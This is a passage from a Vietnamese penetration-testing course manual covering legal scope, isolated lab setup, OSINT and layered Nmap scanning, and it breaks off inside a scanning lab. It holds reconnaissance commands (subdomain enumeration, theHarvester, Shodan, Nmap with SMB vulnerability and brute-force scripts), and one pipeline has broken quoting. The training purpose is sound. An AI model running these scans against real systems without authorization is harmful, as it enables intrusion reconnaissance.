



THE R9CK CYBERSECURITY TEAM


NỀN TẢNG KIỂM THỬ XÂM NHẬP

FOUNDATION OF PENETRATION TESTING

*Giáo trình tiếng Việt từ cơ bản đến nâng cao
Dùng cho học tập và thực hành trong phòng lab*

Tư duy chuỗi tấn công và chuỗi phòng thủ

Pentest chuyên nghiệp không dừng ở “có lỗ hổng”.



Từ phát hiện bề mặt tấn công đến cải thiện năng lực phòng thủ.

Tác giả biên soạn: TheR9ck Cybersecurity Team

Tham chiếu và mở rộng từ tài liệu “Foundation of Penetration Testing” của The Cyber Bite

Phiên bản 1.0 | 2026

LỜI GIỚI THIỆU

Tài liệu này được biên soạn nhằm tạo ra một giáo trình tiếng Việt có cấu trúc, dùng cho tự học, thực hành trong phòng lab. Nội dung bám theo dòng công việc thực tế của dự án pentest: từ tiền dự án, trinh sát, quét và liệt kê dịch vụ, phân tích lỗ hổng, khai thác có kiểm soát, post-exploitation, đến báo cáo và retest.

Đây không phải bản dịch nguyên văn. TheR9ck Cybersecurity Team đã diễn giải lại khái niệm, chuẩn hóa thuật ngữ, bổ sung mục tiêu học tập, bài thực hành, góc nhìn phòng thủ, tiêu chí bằng chứng, câu hỏi ôn tập và biểu mẫu để học viên hiểu bản chất thay vì chỉ sao chép lệnh.

PHÁP LÝ & ĐẠO ĐỨC: Nguyên tắc sử dụng

Mọi kỹ thuật chỉ được thực hiện trên hệ thống do người học sở hữu, phòng lab cố ý có lỗ hổng hoặc môi trường đã được chủ sở hữu ủy quyền bằng văn bản. Không có văn bản cho phép đồng nghĩa với không được kiểm thử.

CÁCH SỬ DỤNG GIÁO TRÌNH

- **Học khái niệm trước lệnh:** Đọc bản chất kỹ thuật và mục tiêu trước khi chạy công cụ.
- **Thực hành trong mạng cô lập:** Sử dụng NAT Network/Host-only, không bridge lab vào mạng doanh nghiệp.
- **Lưu bằng chứng ngay:** Ghi thời gian, mục tiêu, lệnh, kết quả, ảnh chụp và tác động.
- **Luôn đặt câu hỏi phòng thủ:** Xác định log, cảnh báo, kiểm soát và biện pháp khắc phục.
- **Dừng khi vượt phạm vi:** Ngừng thao tác và báo đầu mỗi nếu tài sản/dữ liệu ngoài scope.

Quy trình kiểm thử xâm nhập theo PTES

Mọi hoạt động kỹ thuật phải được ràng buộc bởi phạm vi, thời gian và quyền hạn đã phê duyệt.



Quy trình xuyên suốt giáo trình.

YÊU CẦU ĐẦU VÀO

Nhóm yêu cầu	Mô tả tối thiểu
Hệ điều hành Linux	Thao tác thư mục, quyền tệp, pipe, redirect, grep, sed, awk và quản lý gói.
Mạng máy tính	IP, subnet, TCP/UDP, cổng, DNS, HTTP(S), routing và NAT.
Máy tính thực hành	Khuyến nghị 16 GB RAM, tối thiểu 8 GB; đủ dung lượng 2-3 máy ảo.
Đạo đức nghề nghiệp	Tôn trọng phạm vi, bảo mật dữ liệu và nguyên tắc tối thiểu tác động.
Ghi chép	Sử dụng Markdown, Obsidian, CherryTree hoặc nền tảng quản lý phát hiện.

MỤC LỤC CẤU TRÚC

PHẦN I - NỀN TẢNG

1. Giới thiệu về kiểm thử xâm nhập
2. Khung pháp lý, đạo đức và thiết lập dự án
3. Xây dựng phòng lab và môi trường thực hành

PHẦN II - TRÌNH SÁT VÀ PHÂN TÍCH

4. Trình sát thụ động - OSINT
5. Trình sát chủ động và quét mạng
6. Liệt kê dịch vụ
7. Phân tích lỗ hổng

PHẦN III - KHAI THÁC

8. Khai thác dịch vụ mạng
9. Kiểm thử xâm nhập ứng dụng web
10. Tấn công mật khẩu và khai thác thông tin xác thực

PHẦN IV - SAU KHAI THÁC

11. Nền tảng post-exploitation
12. Leo thang đặc quyền trên Windows
13. Leo thang đặc quyền trên Linux

PHẦN V - KỸ THUẬT NÂNG CAO

14. Tấn công Active Directory
15. Di chuyển ngang và pivoting
16. Kiểm thử xâm nhập mạng không dây
17. Social Engineering và phishing
18. Kiểm thử xâm nhập môi trường cloud

PHẦN VI - THỰC HÀNH CHUYÊN NGHIỆP

19. Viết báo cáo và bàn giao
20. Chứng chỉ, nghề nghiệp và bộ công cụ

PHẦN I NỀN TẢNG

Giới thiệu - pháp lý - phòng lab - tư duy nghề nghiệp

1. GIỚI THIỆU VỀ KIỂM THỬ XÂM NHẬP

Hiểu đúng bản chất, loại hình, phương pháp và tư duy của một pentester chuyên nghiệp.

Kiểm thử xâm nhập là hoạt động mô phỏng tấn công có ủy quyền nhằm xác định và chứng minh tác động thực tế của điểm yếu bảo mật. Khác với quét lỗ hổng chỉ dừng ở khả năng tồn tại, pentest cố gắng xác minh khả năng khai thác trong giới hạn đã thống nhất.

Giá trị của pentest không nằm ở số lượng công cụ được chạy, mà ở khả năng kết nối các phát hiện rời rạc thành chuỗi rủi ro, diễn giải tác động kinh doanh và đề xuất biện pháp khắc phục khả thi.

1.1. Mục tiêu học tập

- Phân biệt vulnerability assessment, penetration test, red team và security review.
- Nhận diện Black Box, Grey Box và White Box.
- Hiểu bảy giai đoạn PTES và đầu ra.
- Hình thành tư duy đối thủ nhưng vận hành theo đạo đức và hợp đồng.

1.2. Phân biệt các loại hình đánh giá

Loại hình	Mục tiêu	Đặc trưng	Đầu ra chính
Vulnerability Assessment	Tìm và phân loại điểm yếu	Bao phủ rộng, thiên về scanner	Danh sách lỗ hổng và mức độ
Penetration Test	Chứng minh khai thác và tác động	Khai thác có kiểm soát, bằng chứng tái hiện	Finding đã xác minh và chuỗi tấn công
Red Team Exercise	Đánh giá con người, quy trình, công nghệ	Âm thầm, dựa trên mục tiêu	Khả năng phát hiện/phản ứng
Configuration Review	Đánh giá cấu hình so với chuẩn	Dựa trên baseline và vendor guide	Hardening roadmap

1.3. Mô hình mức độ thông tin

Mô hình	Thông tin được cung cấp	Ưu điểm	Hạn chế
Black Box	Gần như không có thông tin	Mô phỏng tác nhân bên ngoài	Tốn thời gian, bao phủ có thể thấp
Grey Box	Tài khoản/sơ đồ giới hạn	Cân bằng thực tế và hiệu quả	Cần quản lý account và dữ liệu mẫu
White Box	Mã nguồn, kiến trúc, quyền cao	Bao phủ sâu, phù hợp logic/code review	Ít mô phỏng đối thủ ngoài


1.4. Các phạm vi pentest thường gặp

- **Mạng và hạ tầng:** router, firewall, máy chủ, VPN và phân đoạn mạng.
- **Ứng dụng web/API:** xác thực, phân quyền, logic nghiệp vụ, dữ liệu và tích hợp.
- **Ứng dụng di động:** lưu trữ cục bộ, deep link, API backend và quyền ứng dụng.
- **Cloud:** IAM, storage, network exposure, secret và serverless.
- **Wireless:** WPA2/WPA3, mạng khách, rogue AP và evil twin.
- **Social Engineering/Physical:** phishing, vishing, tailgating và kiểm soát vật lý.

1.5. Phương pháp PTES

Quy trình kiểm thử xâm nhập theo PTES

Mọi hoạt động kỹ thuật phải được ràng buộc bởi phạm vi, thời gian và quyền hạn đã phê duyệt.



Bảng giai đoạn PTES và đầu ra liên kết.

Giai đoạn	Mục tiêu	Hoạt động	Đầu ra
1. Tiềm dự án	Thống nhất luật chơi	NDA, SOW, scope, RoE	Bộ tài liệu ủy quyền
2. Trinh sát	Thu thập thông tin	OSINT, DNS, con người, công nghệ	Attack surface map
3. Quét & liệt kê	Xác định dịch vụ	Nmap, NSE, enumeration	Service inventory
4. Khai thác	Chứng minh lỗ hổng	Manual exploit, framework, logic abuse	Evidence và impact
5. Sau khai thác	Đánh giá phạm vi	Privilege, lateral movement, data access	Attack narrative
6. Báo cáo	Truyền đạt rủi ro	Executive + technical report	Remediation roadmap
7. Retest	Xác nhận khắc phục	Reproduce và verify	Closure status

1.6. Tư duy của pentester

- Tìm đường ít kháng cự nhất thay vì kỹ thuật phức tạp nhất.
- Không tin banner/scanner cho đến khi có bằng chứng xác minh.
- Xem con người, quy trình và công nghệ là hệ thống liên kết.
- Ghi nhận cả kiểm soát đã ngăn chặn tấn công.
- Dừng khi đã chứng minh đủ rủi ro theo RoE.

PHÁP LÝ & ĐẠO ĐỨC: Bản chất nghề nghiệp

Pentester dùng tư duy và kỹ thuật của kẻ tấn công, nhưng khác biệt nằm ở quyền hạn, mục tiêu, đạo đức, kiểm soát tác động và trách nhiệm bàn giao.

1.7. Câu hỏi ôn tập

1. Vì sao kết quả scanner chưa tự động là finding pentest?
2. Khi nào Grey Box phù hợp hơn Black Box?
3. Đầu ra post-exploitation khác initial access thế nào?
4. Nêu ba tiêu chí phân biệt pentest chuyên nghiệp và tấn công trái phép.

2. KHUNG PHÁP LÝ, ĐẠO ĐỨC VÀ THIẾT LẬP DỰ ÁN

Không gửi một gói tin nào trước khi phạm vi, quyền hạn và cơ chế phối hợp được phê duyệt.

Nền tảng pháp lý và thương mại là lớp kiểm soát đầu tiên của mọi dự án. Cùng một kỹ thuật có thể là dịch vụ chuyên nghiệp hoặc hành vi phạm pháp tùy việc có ủy quyền hợp lệ.

Scope phải xác định chính xác hệ thống, kỹ thuật, thời gian, dữ liệu, người ra quyết định và cơ chế dừng khẩn cấp.

2.1. Mục tiêu học tập

- Nhận diện bộ tài liệu tiền dự án.
- Mô tả in-scope/out-of-scope không mơ hồ.
- Thiết lập cửa sổ, đầu mối, pause protocol và daily status.
- Áp dụng xử lý bằng chứng và dữ liệu nhạy cảm.

2.2. Bộ tài liệu tiền dự án

Tài liệu	Mục đích	Nội dung tối thiểu
NDA	Bảo mật thông tin	Thông tin mật, ngoại lệ, thời hạn
SOW	Ràng buộc thương mại	Phạm vi, lịch, deliverables, chi phí
Rules of Engagement	Ràng buộc kỹ thuật	IP/domain, kỹ thuật, hạn chế, thời gian
Permission to Test	Ủy quyền chính thức	Tổ chức sở hữu, hệ thống, người ký
Emergency Contact	Phối hợp sự cố	Đầu mối 24/7 và người có quyền dừng
Data Handling	Quản lý dữ liệu	Mã hóa, lưu trữ, xóa và phân phối

2.3. Thiết kế phạm vi không mơ hồ

- **Định danh tài sản:** IP/CIDR, FQDN, URL, ứng dụng, API, tenant, SSID hoặc địa điểm.
- **Môi trường:** Production, UAT, QA, DR hoặc sandbox.
- **Loại kỹ thuật:** scan, exploitation, password test, phishing, DoS, physical.
- **Loại dữ liệu:** PII, tài chính, secret; quy định được xem/sao chép/xác nhận.
- **Loại trừ:** bên thứ ba, SaaS, mail gateway, hệ thống an toàn sản xuất.

scope.txt - ví dụ cấu trúc phạm vi

Ví dụ tệp phạm vi đã phê duyệt

IN-SCOPE:

192.168.56.0/24

app.lab.local

OUT-OF-SCOPE:

mail.lab.local

production database

ALLOWED:

reconnaissance, scanning, controlled exploitation

PROHIBITED:

denial of service, destructive testing, data deletion

2.4. Cửa sổ thử nghiệm và phối hợp

Cơ chế	Thực hành tốt
After-hours	Kỹ thuật gây gián đoạn chỉ trong cửa sổ bảo trì.
Incremental escalation	Bắt đầu ít tác động và tăng dần theo RoE.
Immediate notification	Báo ngay khi đạt quyền cao/dữ liệu nhạy cảm.
Daily status	Đã test gì, phát hiện gì, kế hoạch tiếp theo.
Pause protocol	Tín hiệu đã thống nhất để dừng toàn bộ hoạt động.
Evidence handling	Mã hóa, phân quyền, lưu vết và xóa đúng chính sách.

2.5. Mức độ nghiêm trọng

Mức	Khoảng điểm tham khảo	Cách truyền đạt
Critical	9.0-10.0	Tác động tối đa; thông báo trong ngày.
High	7.0-8.9	Rủi ro nghiêm trọng; ưu tiên khắc phục.
Medium	4.0-6.9	Cần điều kiện hoặc chuỗi tấn công.
Low	0.1-3.9	Tác động thấp, hardening/defence-in-depth.
Informational	Không chấm điểm	Quan sát cấu hình hoặc thực hành tốt.

LƯU Ý: CVSS không thay thế ngữ cảnh

Phải điều chỉnh bằng bối cảnh tài sản, khả năng tiếp cận, dữ liệu, kiểm soát bù trừ và tác động kinh doanh.

2.6. Thực hành: Xây dựng Scope & RoE mẫu

PHÒNG LAB: Xây dựng Scope & RoE mẫu

Soạn phạm vi đủ rõ để người khác bắt đầu dự án mà không phải đoán.

Điều kiện chuẩn bị: Dự án giả lập gồm web, API, Windows và Linux trong 192.168.56.0/24.

CẢNH BÁO: Giới hạn an toàn

Không dùng thông tin thật của khách hàng trong lớp.

Bước 1. Lập danh sách tài sản

Hostname, IP, môi trường, chủ sở hữu, mức quan trọng và in-scope.

Bước 2. Kỹ thuật allow/deny

Exploitation, password test, phishing, DoS và exfiltration.

Bước 3. Kênh liên lạc

Đầu mối kỹ thuật, quản lý, khẩn cấp và phê duyệt mở rộng.

Bước 4. Định nghĩa bằng chứng

Dữ liệu được lưu, cách che, mã hóa và thời hạn xóa.

GỢI Ý: Kết quả mong đợi

Bộ Scope/RoE kiểm tra được, không dùng cụm từ mơ hồ.

Bảng chứng cần lưu: Asset list, allow/deny matrix, testing window, contact matrix và data handling.

2.7. Câu hỏi ôn tập

5. Vì sao Permission to Test cần người ký có thẩm quyền?
6. SOW khác RoE thế nào?
7. Khi phát hiện PII ngoài phạm vi phải làm gì?
8. Nêu ví dụ pause protocol.

3. XÂY DỰNG PHÒNG LAB VÀ MÔI TRƯỜNG THỰC HÀNH

Tạo môi trường an toàn để luyện kỹ thuật mà không gây hậu quả pháp lý hoặc kinh doanh.

Phòng lab phải tái hiện đủ thành phần nhưng vẫn cô lập, có snapshot, dữ liệu giả và khả năng khôi phục nhanh.

Nên tách máy kiểm thử, máy mục tiêu và hạ tầng quan sát/phòng thủ để luyện cả offensive và defensive validation.


3.1. Mục tiêu học tập

- Cài đặt và cập nhật Kali.
- Thiết kế NAT/Host-only cô lập.
- Triển khai mục tiêu cố ý có lỗ hổng.
- Tổ chức workspace, ghi chép và snapshot.

3.2. Kiến trúc phòng lab

Mô hình phòng lab kiểm thử xâm nhập cô lập

VirtualBox/VMware NAT Network: 192.168.56.0/24



Nguyên tắc: Không bridge trực tiếp vào mạng doanh nghiệp hoặc Internet khi thực hành khai thác.
Chỉ sử dụng hệ thống do bạn sở hữu hoặc đã có văn bản ủy quyền rõ ràng.

Mô hình lab cơ bản.

Thành phần	Vai trò	Khuyến nghị
Kali Linux	Máy kiểm thử	2-4 vCPU, 4-8 GB RAM, snapshot sạch
Metasploitable/DVWA/WebGoat	Mục tiêu có lỗ hổng	Chỉ trong mạng cô lập, reset sau buổi
Windows Server/Client	AD/Windows privesc	Dữ liệu và mật khẩu lab
Logging/SIEM tùy chọn	Quan sát log	Sysmon, WEF, Suricata, ELK/Wazuh

3.3. Cài đặt và chuẩn hóa Kali

Khởi tạo Kali và workspace

```
sudo apt update && sudo apt full-upgrade -y
sudo apt install -y nmap wireshark burpsuite feroxbuster gobuster enum4linux-ng smbclient ldap-utils bloodhound
neo4j hashcat john hydra chisel ligolo-ng
mkdir -p ~/pentest/{engagements,tools,wordlists,notes,evidence}
chmod 700 ~/pentest/engagements ~/pentest/evidence
```

GỢI Ý: Kiểm soát phiên bản

Trước khi chạy lệnh, kiểm tra --help, man page và changelog của phiên bản đang dùng.

3.4. Mục tiêu thực hành

Nền tảng	Trọng tâm	Độ phù hợp
Metasploitable 2/3	Dịch vụ mạng và Linux	Mới đến trung cấp
DVWA / bWAPP	SQLi, XSS, CSRF, upload	Web cơ bản
WebGoat/Juice Shop	Logic web/API	Web trung cấp
GOAD	AD nhiều máy và attack path	AD trung cấp-nâng cao
VulnHub/HTB/THM	Tình huống tổng hợp	Nhiều mức
PortSwigger Academy	Web chuyên sâu	Trung cấp-nâng cao

3.5. Snapshot và dữ liệu

- Tạo snapshot clean baseline trước khai thác.
- Tạo snapshot pre/post/remediated theo bài học.
- Dùng dữ liệu, tài khoản và API key giả.
- Xóa credential dump, pcap và payload sau buổi.
- Không đồng bộ evidence với cloud cá nhân không kiểm soát.

3.6. Thực hành: Dựng mạng NAT 192.168.56.0/24

PHÒNG LAB: Dựng mạng NAT 192.168.56.0/24

Tạo mạng cô lập với Kali .10 và target .20.

Điều kiện chuẩn bị: VirtualBox/VMware, Kali và một target cố ý có lỗ hổng.

CẢNH BÁO: Giới hạn an toàn

Không dùng Bridged Adapter cho target để bị tổn thương.

Bước 1. Tạo NAT Network

VirtualBox NAT Network

```
VBoxManage natnetwork add --netname pentestlab --network '192.168.56.0/24' --enable --dhcp on
```

Bước 2. Gán card mạng

Chọn cùng NAT Network; không Bridged.

Bước 3. Kiểm tra routing

Xác minh kết nối

```
ip addr show  
ip route  
ping -c 3 192.168.56.20
```

Bước 4. Chụp snapshot sạch

Tên mẫu YYYYMMDD-clean-baseline.

GỢI Ý: Kết quả mong đợi

Hai máy nhìn thấy nhau nhưng không nối trực tiếp vào mạng doanh nghiệp.

Bảng chứng cần lưu: Ảnh adapter, ip addr/ip route, ping và snapshot.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Host firewall chỉ mở dịch vụ cần thiết.
- Thu Sysmon/Linux audit log trước và sau bài.
- Snapshot giúp phân biệt thay đổi do khai thác.

3.7. Câu hỏi ôn tập

9. Vì sao NAT/Host-only an toàn hơn Bridged?
10. Snapshot nào cần trước bài privilege escalation?
11. Đề xuất cấu trúc thư mục evidence.

PHẦN II

TRÌNH SÁT VÀ PHÂN TÍCH

Passive OSINT - active scanning - service enumeration - vulnerability analysis

4. TRÌNH SÁT THỤ ĐỘNG - OSINT

Xây dựng bức tranh bề mặt tấn công từ nguồn công khai mà chưa tương tác trực tiếp với hệ thống mục tiêu.

Trình sát thụ động giúp pentester hiểu tổ chức trước khi gửi gói tin trực tiếp đến mục tiêu. Giá trị không nằm ở số lượng kết quả, mà ở khả năng xác minh, liên kết và ưu tiên thông tin.

OSINT phải tuân thủ phạm vi dữ liệu, quyền riêng tư và chính sách xử lý thông tin. Không được đăng nhập trái phép, mua dữ liệu đánh cắp hoặc tương tác với nguồn bất hợp pháp.

4.1. Mục tiêu học tập

- Phân loại nguồn OSINT theo domain, con người, công nghệ, repository và dữ liệu rò rỉ.
- Thu thập subdomain bằng nhiều nguồn và hợp nhất kết quả.
- Thiết kế truy vấn tìm kiếm nâng cao có kiểm soát.
- Chuyển dữ liệu rời rạc thành attack surface map có thể kiểm chứng.

4.2. Khung phân loại nguồn OSINT

Nhóm thông tin	Ví dụ nguồn	Giá trị kiểm thử
Domain & DNS	WHOIS/RDAP, DNS, CT logs	Subdomain, mail, CDN, name server
Nhân sự	Website, LinkedIn, tuyển dụng	Email pattern, vai trò, công nghệ
Công nghệ	Shodan/Censys, headers, job posts	Stack, phiên bản, dịch vụ lộ
Repository	GitHub/GitLab/Bitbucket	Secret, URL nội bộ, pipeline
Tài liệu & metadata	PDF, DOCX, EXIF	Username, path, phần mềm
Dữ liệu rò rỉ	Nguồn thông báo vi phạm hợp pháp	Email/tài khoản cần kiểm tra
Mạng xã hội	Kênh chính thức của tổ chức	Sự kiện, dự án, nhà cung cấp
Business intelligence	Hồ sơ doanh nghiệp, công ty con	Mở rộng attack surface

4.3. Thu thập và hợp nhất subdomain

Pipeline OSINT subdomain trong lab

```
# Chỉ dùng domain đã được phê duyệt
subfinder -d lab.example -all -silent -o subfinder.txt
amass enum -passive -d lab.example -o amass.txt
curl -s 'https://crt.sh/?q=%25lab.example&output=json' | jq -r '[][.name_value] | sed 's/\\*\\.//g' | sort -u > crtsh.txt
cat subfinder.txt amass.txt crtsh.txt | sort -u > subdomains.txt
httpx -l subdomains.txt -silent -title -status-code -tech-detect -o live_web.txt
```

PHÁP LÝ & ĐẠO ĐỨC: Xác minh trước khi mở rộng scope

Subdomain tìm thấy không mặc nhiên thuộc phạm vi. Phải đối chiếu quyền sở hữu, tài khoản cloud, nhà cung cấp và danh sách tài sản được duyệt.

4.4. Google Dorks và truy vấn tìm kiếm nâng cao

Mục tiêu	Truy vấn mẫu an toàn
Tài liệu công khai	site:lab.example filetype:pdf

Mục tiêu	Truy vấn mẫu an toàn
Trang đăng nhập	site:lab.example inurl:login
Directory listing	site:lab.example intitle:"index of"
Tệp cấu hình/backup	site:lab.example (ext:bak OR ext:old OR ext:sql)
Công nghệ	site:lab.example ("Powered by" OR "Server:")
Repository liên quan	site:github.com "lab.example"

Truy vấn tìm kiếm chỉ là dấu hiệu. Mỗi kết quả cần được lưu URL, thời gian, nguồn, trạng thái truy cập và lý do liên quan đến scope. Không tải hàng loạt dữ liệu nhạy cảm; chỉ thu đủ bằng chứng để báo cáo.

4.5. Thu thập email, nhân sự và secret exposure

OSINT nhân sự và repository trong môi trường huấn luyện

```
theHarvester -d lab.example -l 200 -b bing,duckduckgo -f harvester_report
# Tìm secret trong repository lab do lớp sở hữu
trufflehog filesystem ./training-repo --only-verified --json > trufflehog_results.json
```

- Không gửi email/phishing ở giai đoạn này: chỉ xây dựng danh sách giả lập và pattern.
- Không xác thực credential rò rỉ nếu RoE chưa cho phép: việc thử đăng nhập là active testing.
- Che dữ liệu trong evidence: giữ 3-4 ký tự đầu/cuối, không chụp toàn bộ secret.
- Đánh dấu độ tin cậy: confirmed, probable, unverified hoặc stale.

4.6. Internet intelligence

Truy vấn Internet intelligence

```
# Ví dụ với dữ liệu lab/địa chỉ reserved
shodan search 'org:"Example Lab"' --fields ip_str,port,product,version
# Hoặc dùng giao diện web/API theo điều khoản dịch vụ của nguồn dữ liệu
```

4.7. Xây dựng Attack Surface Map

Trường	Ý nghĩa
Asset ID	Mã duy nhất để liên kết evidence
Hostname/IP	Định danh kỹ thuật
Owner/Business unit	Đơn vị chịu trách nhiệm
Environment	Prod/UAT/Dev/Lab
Exposure	Internet, partner, internal
Technology	Server, framework, CDN, WAF
Source & timestamp	Nguồn và thời điểm quan sát
Confidence	Confirmed/Probable/Unverified
Scope status	In-scope/Out-of-scope/Pending

4.8. Thực hành: OSINT cho tổ chức giả lập

PHÒNG LAB: OSINT cho tổ chức giả lập

Tạo attack surface map từ domain lab.example mà không gửi scan trực tiếp.

Điều kiện chuẩn bị: Domain/website giả lập hoặc dataset được giảng viên chuẩn bị.

CẢNH BÁO: Giới hạn an toàn

Không tương tác với tài sản thật hoặc kiểm tra credential trên dịch vụ công cộng.

Bước 1. Thu thập subdomain

Passive subdomain enumeration

```
subfinder -d lab.example -silent
amass enum -passive -d lab.example
```

Bước 2. Tìm dấu vết tài liệu

Dùng tối đa 3 truy vấn dork đã định nghĩa, không tải dữ liệu ngoài yêu cầu.

Bước 3. Phân tích repository mẫu

Chạy TruffleHog trên repository cục bộ và xác định secret giả.

Bước 4. Lập bản đồ tài sản

Ghi owner giả lập, exposure, technology, confidence và scope status.

GỢI Ý: Kết quả mong đợi

Một bảng tài sản có nguồn, thời gian và mức tin cậy rõ ràng.

Bảng chứng cần lưu: subdomains.txt, ảnh truy vấn, trufflehog_results.json đã che dữ liệu và attack_surface.xlsx/CSV.

GÓC NHÌN PHÒNG THỦ: Các điểm kiểm soát cần quan sát

Học viên phải đồng thời xác định cách phát hiện, ngăn chặn và giảm thiểu kỹ thuật đang kiểm thử.

- Giảm công khai metadata tài liệu và thông tin công nghệ không cần thiết.
- Theo dõi certificate transparency để phát hiện subdomain ngoài quản lý.
- Bật secret scanning và pre-commit hook cho repository.
- Duy trì external attack surface management và quy trình thu hồi tài sản cũ.

4.9. Câu hỏi ôn tập

- Passive OSINT chuyển thành active testing ở thời điểm nào?
- Vì sao subdomain tìm thấy chưa mặc nhiên là in-scope?
- Mức confidence giúp ích gì cho báo cáo?
- Nêu ba biện pháp giảm rò rỉ thông tin từ repository.

5. TRÌNH SÁT CHỦ ĐỘNG VÀ QUÉT MẠNG

Tương tác có kiểm soát với mục tiêu để xác định host, cổng, dịch vụ và đặc điểm hệ điều hành.

Quét mạng là active testing: lưu lượng sẽ đi đến mục tiêu và có thể kích hoạt IDS/IPS hoặc gây tải lên thiết bị yếu. Vì vậy phải tuân thủ testing window, rate limit và danh sách đích chính xác.

Một quy trình tốt không bắt đầu bằng lệnh nặng nhất. Nó đi từ xác minh scope, host discovery, top ports, full TCP, service/version, script chọn lọc và cuối cùng là UDP theo rủi ro.

5.1. Mục tiêu học tập

- Thiết kế chiến lược quét theo nhiều lớp.
- Giải thích trạng thái cổng và giới hạn của fingerprinting.
- Sử dụng Nmap, NSE và UDP scan đúng mục đích.
- Kiểm soát tốc độ, cửa sổ và bằng chứng scan.

5.2. Chiến lược quét nhiều lớp

Lớp	Mục tiêu	Ví dụ
0. Xác minh phạm vi	Loại bỏ đích ngoài scope	So sánh IP/CIDR/domain với scope file
1. Host discovery	Xác định host sống	ARP/ICMP/TCP ping theo môi trường
2. Top TCP ports	Có kết quả sớm	--top-ports 1000
3. Full TCP	Bao phủ 1-65535	-p- với tốc độ phù hợp
4. Service/version	Fingerprint có kiểm chứng	-sV --version-all
5. NSE chọn lọc	Liệt kê/vulnerability check	Script theo dịch vụ
6. UDP trọng điểm	DNS/SNMP/NTP/VPN	Chỉ cổng cần thiết

5.3. Nmap nền tảng

Pipeline quét TCP trong lab

```
# Kiểm tra scope trước
python3 verify_scope.py --scope scope.txt --target 192.168.56.20
# Host discovery trong lab
sudo nmap -sn 192.168.56.0/24 -oA 01_discovery
# TCP SYN + dịch vụ + OS, tốc độ vừa phải
sudo nmap -sS -sV -O --top-ports 1000 --reason -T3 192.168.56.20 -oA 02_tcp_top
# Full TCP sau khi được phép
sudo nmap -sS -p- --min-rate 300 --max-retries 2 192.168.56.20 -oA 03_tcp_full
```

CẢNH BÁO: Không dùng tốc độ cao làm mặc định

--min-rate lớn, -T5 hoặc quét song song nhiều host có thể làm nghẽn thiết bị, WAF, VPN và hệ thống legacy. Rate phải được phê duyệt hoặc hiệu chỉnh bằng thử nghiệm nhỏ.

5.4. Trạng thái cổng và cách diễn giải

Trạng thái	Ý nghĩa thực tế
open	Có dịch vụ trả lời trên cổng.

Trạng thái	Ý nghĩa thực tế
closed	Host phản hồi nhưng không có dịch vụ lắng nghe.
filtered	Không xác định do firewall hoặc mất gói.
open filtered	Thường gặp UDP khi không có phản hồi.
unfiltered	Có thể truy cập nhưng scan chưa xác định open/closed.

5.5. NSE theo dịch vụ

Mục đích	Script mẫu	Rủi ro vận hành
SMB shares/users	smb-enum-shares,smb-enum-users	Thấp-trung bình
HTTP info	http-title,http-headers,http-methods	Thấp
FTP anonymous	ftp-anon	Thấp
TLS certificate	ssl-cert,ssl-enum-ciphers	Thấp-trung bình
DNS zone transfer	dns-zone-transfer	Thấp
SMB CVE check	smb-vuln-ms17-010	Trung bình
RDP vuln/DoS scripts	rdp-vuln-*	Có thể cao; cần duyệt riêng
Brute scripts	*-brute	Cao; chỉ khi RoE cho phép

NSE chọn lọc

```
sudo nmap -p 80,443 --script http-title,http-headers,http-methods 192.168.56.20 -oA 04_http_nse
sudo nmap -p 445 --script smb-enum-shares,smb-enum-users 192.168.56.30 -oA 05_smb_enum
```

5.6. RustScan và quy trình handoff

RustScan chuyển cổng sang Nmap

```
rustscan -a 192.168.56.20 --range 1-65535 --ulimit 5000 -- -sV -sC -oA rustscan_nmap
```

RustScan tăng tốc phát hiện cổng nhưng không thay thế service enumeration. Kết quả vẫn cần Nmap hoặc kiểm tra thủ công để xác nhận.

5.7. UDP scan có trọng điểm

UDP scan trong lab

```
sudo nmap -sU -p 53,67,69,123,161,500,514,1194 --reason --max-retries 2 -T3 192.168.56.20 -oA 06_udp_focus
```

5.8. Thực hành: Lập service inventory bằng Nmap

PHÒNG LAB: Lập service inventory bằng Nmap

Quét một subnet lab theo chiến lược nhiều lớp và xây dựng inventory.

Điều kiện chuẩn bị: Kali và 2-3 máy lab trong 192.168.56.0/24.

CẢNH BÁO: Giới hạn an toàn

Chỉ quét subnet lab; dừng nếu thấy mất gói hoặc dịch vụ không ổn định.

Bước 1. Xác minh scope

Kiểm tra từng IP bằng scope file.

Bước 2. Host discovery

Discovery

```
sudo nmap -sn 192.168.56.0/24 -oA discovery
```

Bước 3. TCP top và full

TCP scan

```
